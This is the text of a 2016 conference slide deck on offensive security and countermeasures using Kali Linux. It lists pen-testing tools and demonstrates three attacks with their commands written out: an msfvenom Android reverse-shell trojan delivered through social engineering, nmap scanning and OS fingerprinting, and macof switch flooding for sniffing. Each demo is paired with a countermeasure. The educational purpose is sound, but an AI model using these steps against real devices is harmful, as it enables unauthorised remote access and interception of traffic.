Offensive Security and Countermeasures using Kali Linux

Tony Bemus
Ohio Linux Fest
3/10/2016

http://bemushosting.com/security/

Notes:

ATTENTION

The information in this presentation is intended for educational use only.

Techniques shown should only be performed on your own network. Using these skills on a network without Prior consent is illegal.

(Don't be evil)

Notes:

Notes:

Offensive Security

(Pen Testing)

"a proactive and adversarial approach to protecting computer systems, networks and individuals from attacks."

http://whatis.techtarget.com/definition/offensive-security

Countermeasures

(Security Control)


"The deployment of a set of security services to protect against a security threat."

https://en.wikipedia.org/wiki/Countermeasure_(computer)

Notes:

Cyber Security Considerations

- **Confidentiality**
  Keeping info hidden from unauthorized people using Encryption, Two-factor auth, Safeguard Keys, and Backups .
- **Availability**
  The information must be available when it is needed



- **Integrity**
  Maintaining and assuring the accuracy and completeness of data over its entire life-cycle.

Basic Security Countermeasures

- Install Antivirus / Anti-malware (Windows)
- Use a Password Manger (Last Pass/ KeyPassX)
- Use Strong and Unique Passwords
- Install Security Patches and Updates
- Automated Backups
- Enable the Firewall
- Don't Over Share on Social Media
- Enable Drive Encryption

Notes:

Kali Linux - Kali.org

Advanced Penetration Testing Distribution
Funded and Maintained by Offensive Security

- Debian based - Gnome 3
- More then 600 Pen Testing Tools
- ARMEL and ARMHF support
- Previously known as BackTrack Linux

Notes:

Kali Linux Options:

Kali-linux

-all : All Available Packages in Kali Linux
-sdr : Software Defined Radio (SDR) Tools in Kali
-gpu : Kali Linux GPU-Powered Tools
-wireless : Wireless Tools in Kali
-web : Kali Linux WebApp Assessment Tools
-forensic : Kali Linux Forensic Tools
-voip : Kali Linux VoIP Tools
-pwtools : Kali Linux Password Cracking Tools
-top10 : Top 10 Kali Linux Tools
-rfid : Kali Linux RFID Tools

Notes:

Kali Linux Top 10 tools

- aircrack-ng - cracking wifi passwords
- burpsuite - SQL injection research tool
- hydra - online password cracking
- john - password brute force attack
- maltego - research and recon
- metasploit - exploit famework
- nmap - Network scanner
- zaproxy - finding vulnerabilities in web applications
- sqlmap - detecting and exploiting SQL injection flaws
- wireshark - Network packet capture

Notes:

Android RAT with MSF

(Remote Access Trojan) (Metasploit Framework)

Create a installable program
  #msfvenom -p android/meterpreter/reverse_tcp LHOST=IP LPORT=4444 R > OLF2016.apk
Send file to phone (social engineering needed - Email or post on website)
start msfconsole to accept the connection
  #msfconsole
search multi/handler
  #use exploit/multi/handler
Configure payload
  #set PAYLOAD android/meterpreter/reverse_tcp
set Options
  #show options
  #set LHOST = IP
  #set LPort = 4444
to verify settings:
  #show options
Launch exploit
  #exploit
wait for phone to connect
  #sysinfo
  #?

Countermeasure
Install security patches
Be vigilant on what is installed

Notes:

Scan computers useing nmap

Sweeping ping useing arp
  #nmap -sP -v -n IP_Range/24 > MUG-Scan1.txt

Scan specific computer useing UDP ICMP type 3, code 3 (unreachable) responce means closed port, Otherwise assumed open, Downfall is that a firewall that blocks the response will report false positives.
  #nmap -sU -v -n IP_address > MUG-Scan2.txt

OS Fingerprinting
  #nmap -O -v –n IP_address > MUG-Scan3.txt

Combine Scan with OS Fingerprint
  #nmap -A -sS -sU -v –n IP_address > MUG-Scan4.txt

Countermeasure - Enable a stateful firewall
Block ICMP packets

Notes:

Network Sniffing with macof and Wireshark

Network switches forward packets only to the port where the intended mac address is located.

Network Switches fail open when it crashes

Macof is a tool that will flood the switch with too many mac address causing the switch to crash, thus fail open.

#macof -i interface

Once switch fails open then the attacker can sniff all traffic over the wire using Wireshark

Countermeasure - use port security
#switchport port-security

Notes:

Contact me at:
Tony@bemushosting.com

Tony Bemus on Google+

@tbemus on twitter

http://www.bemushosting.com
http://www.smlr.us

Notes:

Sources

Advanced Penetration Testing Services - Offensive Security. (n.d.). Retrieved March 4, 2016, from https://www.offensive-security.com/offensive-security-solutions/penetration-testing-services/

Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW - Configuring Port Security [Cisco Catalyst 4500 Series Switches] - Cisco. (n.d.). Retrieved March 8, 2016, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html

CISSP Domains | Information Security Certification from (ISC)². (n.d.). Retrieved March 4, 2016, from https://www.isc2.org/cissp-domains/default.aspx

Countermeasure (computer) - Wikipedia, the free encyclopedia. (n.d.-b). Retrieved March 7, 2016, from https://en.wikipedia.org/wiki/Countermeasure_(computer)

Guiding Principles in Information Security - InfoSec Resources. (n.d.). Retrieved March 4, 2016, from http://resources.infosecinstitute.com/guiding-principles-in-information-security/

Information security - Wikipedia, the free encyclopedia. (n.d.). Retrieved March 4, 2016, from https://en.wikipedia.org/wiki/Information_security

Kali Linux | Penetration Testing And Ethical Hacking Linux Distribution. (n.d.). Retrieved March 4, 2016, from https://www.kali.org/

Kali Metapackages | Penetration Testing Tools. (n.d.). Retrieved March 4, 2016, from http://tools.kali.org/kali-metapackages

NetSecNow. (n.d.). Kali Linux - Android Phone Hack. Retrieved from https://www.youtube.com/watch?v=Kh6hZFWsua8

Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops. (n.d.). Retrieved March 8, 2016, from http://www.darkmoreops.com/2014/08/28/use-sqlmap-sql-injection-hack-website-database/

What is offensive security? - Definition from WhatIs.com. (n.d.). Retrieved March 7, 2016, from http://whatis.techtarget.com/definition/offensive-security

Zaproxy | Penetration Testing Tools. (n.d.). Retrieved March 8, 2016, from http://tools.kali.org/web-applications/zaproxy

Notes: